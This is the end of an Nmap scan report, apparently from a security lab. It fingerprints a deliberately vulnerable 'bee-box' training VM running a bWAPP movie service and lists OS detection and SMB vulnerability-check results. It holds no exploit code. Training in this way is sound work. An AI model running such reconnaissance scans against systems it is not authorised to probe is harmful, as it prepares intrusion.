SF:gnu%r(GenericLines,400,"\*\*\*\x20bWAPP\x20Movie\x20Service\x20\*\*\*\n
SF:Matching\x20movies:\x200\n\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
```

```
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0")%r(beast2,400,"\*\*\*\x20bWAPP\x20Movie\x
SF:20Service\x20\*\*\*\nMatching\x20movies:\x200\n\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0");
MAC Address: 08:00:27:84:7B:D1 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.13 - 2.6.32, Linux 2.6.18 - 2.6.24
Uptime guess: 0.036 days (since Fri Nov 21 21:31:54 2025)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=200 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host:  bee-box; OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms10-061: false

Read data files from: /usr/local/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Fri Nov 21 22:23:46 2025 -- 1 IP address (1 host up) scanned in 829.16 seconds
```